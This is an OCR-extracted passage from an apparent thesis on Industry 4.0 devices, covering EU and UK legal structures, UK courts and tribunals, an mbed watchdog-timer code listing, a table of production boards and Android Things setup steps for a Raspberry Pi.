

Member State National Parliaments
Member state presiding governments
Member state Prime Ministers/ Presidents
Member state judiciary and legal policies
European Court of Auditors
President of the European Council
European Court of Justice (ECJ)
Council of Ministers
European Council
President of the European Parliament
Legislation
President of the European Commission
European Parliament
European agencies
European Commission
People of the European Union
Legislative branch
Judiciary branch
Association
Suggests
Executive branch
European Union citizens
Elects / assigns / agrees on

*Figure 140: Functioning EU structures*

The submission of a draft law, EU, UK or otherwise, is to inspect in detail the immediate effects of the Act such as financial or societal in addition to ecological impacts the proposals will have. The effects on both the local nation's government and that of the EU are inspected as impact assessments, consulting primary interested parties. To achieve legislative consent requires:



Commission proposal to the European Parliment (EP) and European Council (EC)
EP approves with absolute majority
EC approves a qualified majority vote
EP accepts and adopts an ACT
The ACT can be amaended before the Council
Council approves the EP amendment

*Figure 141: European legislative consent*

Consequently, the EU and UK use their bipartisan interests to overcome significant challenges in a variety of different sectors. Subsequently, the aligned efforts challenge both local member state law and European Regulatory / Directive policy, having been formed through the approval process as pictured above in Figure 141.

The relationship between the EU and the UK in terms of the judiciary interest has an unlimited supremacy, having a direct effect on areas such as: General Data Protection Regulation (GDPR) 2016/679[3]. Once matters have been through the appropriate judicial review in the member state it can be passed up the chain of succession to the Court of Justice of the European Union (CJEU), which compiles from three different courts, but the Civil Service Tribunal is a fused element with that of the General Court. A case heard before the European Court of Justice (ECJ) is the result of a local ruling in a member state which has been appealed directly to them. It is also the case when there is no legally defined precedent to which the determination of undefined areas is to be determined by the European Court of Justice in preliminary rulings for European law, Article 267, the Treaty on the Functioning of the European Union[178].



Court of Justice of the European Union
European Court of Justice
General Court
Civil Service Tribunal

*Figure 142: CJEU structure*

The legal interaction using the CJEU Figure 142 above is an affixed element to that of the UK court structure seen below. Through the courts, the application of European Laws is applied or permitted to the CJEU and the ECJ as seen above.





*Figure 143: UK court system*


The United Kingdom's Courts and Tribunals

Courts
Administrative Court
Admiralty Court
The Business List
The Business and Property Courts
Chancery Division of the High Court
Breaches of trust or contract
Professional negligence
Circuit Commercial Court
Confidential information
Sale of goods
Commercial Court
Sale of commodities
Companies List
The Competition List
Unfair trading arrangements
Court of Appeal Civil Division
Court of Appeal Criminal Division
Court of Protection
Family Division of the High Court
The Financial List
Raise important issues for the sector
Insolvency List
Intellectual Property Enterprise Court
Intellectual property rights
The Intellectual Property List
Northampton County Court Business Centre
Patents Court
Registered designs
Planning Court
The Property, Trusts and Probate List
Queen's Bench Division of the High Court
The Revenue List
Senior Courts Costs Office
Technology and Construction Court
Tribunals
Employment Appeal Tribunal
Employment Tribunal
First-tier Tribunal (Asylum Support)
First-tier Tribunal (Care Standards)
First-tier Tribunal (Criminal Injuries Compensation)
First-tier Tribunal (General Regulatory Chamber)
Information Rights
First-tier Tribunal (Immigration and Asylum)
First-tier Tribunal (Mental Health)
First-tier Tribunal (Property Chamber)
First-tier Tribunal (Social Security and Child Support)
First-tier Tribunal (Special Educational Needs and Disability)
First-tier Tribunal (Tax)
First-tier Tribunal (War Pensions and Armed Forces Compensation)
Gangmasters Licensing Appeals
Reserve Forces Appeal Tribunal
Upper Tribunal (Administrative Appeals Chamber)
Disclosure and Barring Service
Upper Tribunal (Immigration and Asylum Chamber)
Upper Tribunal (Lands Chamber)
Upper Tribunal (Tax and Chancery Chamber)

*Figure 144: UK courts and tribunals*

Figure 144 above demonstrates the variety of courts and tribunals there are within the UK principally that of English and Welsh courts, with certain elements devolved to other countries. The highlighted elements (orange) have intrinsic properties, required or should be required in review when managing Industry 4.0 smart devices which are then examined for their qualities.

## Appendix 2: Breadboard configuration





*Figure 145: Breadboard circuit*


## Appendix 3: Watchdog timer simulation



```
#include "mbed.h"
// Watchdog code
class Watchdog {
public:
// enable timeout watchdog
    void kick(float s) {
        LPC_WDT->WDCLKSEL = 0x1;                // Peripheral Clock (PCLK) values at runtime
        uint32_t clk = SystemCoreClock / 16;    // PCLK default is (4)
        LPC_WDT->WDTC = s * (float)clk;
        LPC_WDT->WDMOD = 0x3;                   // ativate and Restart
        kick();
    }
//  kick watchdog timer
    void kick() {
        LPC_WDT->WDFEED = 0x78;    // Decimal: 120  Binary: 1111000 Octal: 170  Hexadecimal: 0x78
        LPC_WDT->WDFEED = 0x43;    // Decimal: 67   Binary: 1000011 Octal: 103  Hexadecimal: 0x43
    }
};
// Setup the watchdog timer
Watchdog wdt;

int main() {

// 8 second watchdogtimeout
    wdt.kick(8.0);

// Main program loop - resets watchdog once each loop iteration
    while (1) {
        myled4 = 4;
        wait(.10);                           // wait 0.10
        myled4 = 0;
        wait(.10);                           // wait 0.10
// lock up simulate (infinite while loop)
        if (count == 40) while (1) {};       // wait 40 seconds
// loop ens kick device
        wdt.kick();
    }
}
```

*Figure 146: Watchdog timer*

## Appendix 4: Production boards



| Platform | NXP i.MX8M<br>Learn More | Qualcomm SDA212<br>Learn More | Qualcomm SDA624<br>Learn More | MediaTek MT8516<br>Learn More |
|---|---|---|---|---|
| CPU & Memory | • NXP i.MX8M<br>• 1.5Ghz quad-core ARM Cortex A53<br>• 1GB or 2GB RAM | • Qualcomm Snapdragon™ 212<br>• Quadcore 1.267Ghz ARM Cortex A7<br>• 1GB RAM | • Qualcomm Snapdragon™ 624<br>• Octacore 1.8Ghz ARM Cortex A53<br>• 2GB RAM | • MT 8516<br>• 1.3Ghz quad-core ARM Cortex A35<br>• 512MB RAM |
| GPU | QC7000Lite | QC Adreno 304 | QC Adreno 506 | N/A |
| Storage | 4GB eMMC | 4GB eMMC | 4GB eMMC | 4GB eMMC |
| Display | MX8-DSI-OLED1 | N/A | 8-inch WXGA Innolux Display with Touch | N/A |
| Camera | OV5640 MIPI CSI | N/A | Omnivision OV5693 5MP sensor | N/A |
| Audio | I2S<br>SAI<br>SPDIF Rx/Tx<br>DSD512 | I2S | I2S | I2S |
| Interfaces | UART<br>I2C<br>SPI<br>PWM<br>GPIO | UART<br>I2C<br>SPI<br>PWM<br>GPIO | UART<br>I2C<br>SPI<br>PWM<br>GPIO | UART<br>I2C<br>SPI<br>PWM<br>GPIO |
| Networking | 10/100/1000 Ethernet<br>Wi-Fi 802.11ac<br>Bluetooth® 4.2 | Wi-Fi 802.11ac<br>(2.4/5.0GHz)<br>Bluetooth® 4.2 | Wi-Fi 802.11ac<br>(2.4/5.0GHz)<br>Bluetooth® 4.2 | Wi-Fi 802.11ac<br>(2.4/5.0GHz)<br>Bluetooth® 5.0 |
| USB | 2x USB 3.0 Type C | 2x USB 2.0 Host<br>1x USB 2.0 OTG | 1x USB 3.0 Type C | 1x USB 2.0 Host<br>1x USB 2.0 OTG |
| Size (width x length) | 50.3mm x 50.3mm | 50mm x 46.5mm | 50mm x 46.5mm | N/A |
| Type | Physical | Physical | Physical | Virtual |
| Status | Coming soon | Coming soon | Coming soon | Coming soon |

*Figure 147: Production Boards*[179]


Appendix 5:

The project requirements to implement the Android Things system are:

- Raspberry PI Model B
- Google user account (Gmail)
- Micro USB high speed charging cable
- Peripheral devices (keyboard, mouse and monitor, HDMI cable)
- Micro SD card (8GB or larger)
- Micro SD card reader
- 2.4GHz wireless AP
- General purpose computer (Windows 10 based computer or laptop)
- Android Studio SDK (build 3.1+)

Using the equipment and software above, the application of Android Things to the Raspberry PI can be completed, from which data is sent to the Android Things console.

Step 1: Create a Google account. Visit the URL: https://goo.gl/Z976cK



Google

Create your Google Account

Continue to Gmail

You can use letters, numbers & periods

Use 8 or more characters with a mix of letters, numbers & symbols

One account. All of Google working for you.

*Figure 148: Google account creation*

Step 2: Enter the following URL: g.co/androidthings/console





*Figure 149: Android Things console*

Step 3: Connect the microSD card into the card reader and attach it to the computer.

*Figure 150: SD / microSD card*

Step 4: On the webpage, click on the tools option and download the setup utility.



Tools

Use these tools to streamline development of your Android Things projects.

